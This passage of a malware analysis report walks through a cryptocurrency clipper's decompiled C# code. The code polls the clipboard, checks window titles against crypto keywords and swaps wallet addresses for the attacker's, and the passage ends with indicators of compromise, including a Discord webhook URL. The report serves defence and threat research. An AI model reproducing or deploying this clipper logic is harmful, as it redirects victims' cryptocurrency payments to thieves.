
Figure 108

Finally, the malware verifies if the active window name contains strings referring to cryptocurrencies:



```
private static void Run()
{
    for (;;)
    {
        Thread.Sleep(2000);
        ClipboardManager.ClipboardText = Clipboard.GetText();
        if (!(ClipboardManager.ClipboardText == ClipboardManager._prevClipboard))
        {
            ClipboardManager._prevClipboard = ClipboardManager.ClipboardText;
            EventManager.Action();
        }
    }
}
```


Figure 109



```
public static void Action()
{
    Logger.SaveClipboard();
    if (EventManager.Detect())
    {
        Buffer.Replace();
    }
}
```

```
// Token: 0x06000202 RID: 514 RVA: 0x00010A20 File Offset: 0x0000EC20
private static bool Detect()
{
    foreach (string value in Config.CryptoServices)
    {
        if (WindowManager.ActiveWindow.ToLower().Contains(value))
        {
            return true;
        }
    }
    return false;
}
```


Figure 110



```
public static string[] CryptoServices = new string[]
{
    "bitcoin",
    "monero",
    "dashcoin",
    "litecoin",
    "etherium",
    "stellarcoin",
    "btc",
    "eth",
    "xmr",
    "xlm",
    "xrp",
    "ltc",
    "bch",
    "blockchain",
    "paxful",
    "investopedia",
    "buybitcoinworldwide",
    "cryptocurrency",
    "crypto",
    "trade",
    "trading",
    "wallet",
    "coinomi",
    "coinbase"
};
```

Figure 111

The executable retrieves text data from the Clipboard and verifies if it contains any wallet addresses, which will be replaced by the threat actor’s wallet addresses:



```
public static void Replace()
{
    string clipboardText = ClipboardManager.ClipboardText;
    if (string.IsNullOrEmpty(clipboardText))
    {
        return;
    }
    foreach (KeyValuePair<string, Regex> keyValuePair in RegexPatterns.PatternsList)
    {
        string key = keyValuePair.Key;
        if (keyValuePair.Value.Match(clipboardText).Success)
        {
            string text = Config.ClipperAddresses[key];
            if (!string.IsNullOrEmpty(text) && !text.Contains("---") && !clipboardText.Equals(text))
            {
                Clipboard.SetText(text);
                Logging.Log("Clipper replaced to " + text, true);
                break;
            }
        }
    }
}
```

Figure 112

Indicators of Compromise

SHA256

7B19B3064720EFA6A65F69C6187ABBD0B812BF9F91DDE70088AFBB693814C930

Files created

%LocalAppData%\<MD5 hash>*

Mutex

B0P2018UODTBXZ90M2YK

Registry key

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<Executable name>

URLs

http[:]//icanhazip[.]com

http[:]//ip-api[.]com/line/?fields=hosting

https[:]//discord[.]com/api/webhooks/1060907354985615390/WCikcIDbosEe1Sq4SgGzLPOZKwdwaOgOav5Tr-U4jr2MRIIuPAo8Tm1-B748x10ok4W1

https[:]//api.mylnikov[.]org/geolocation/wifi?v=1.1&bssid=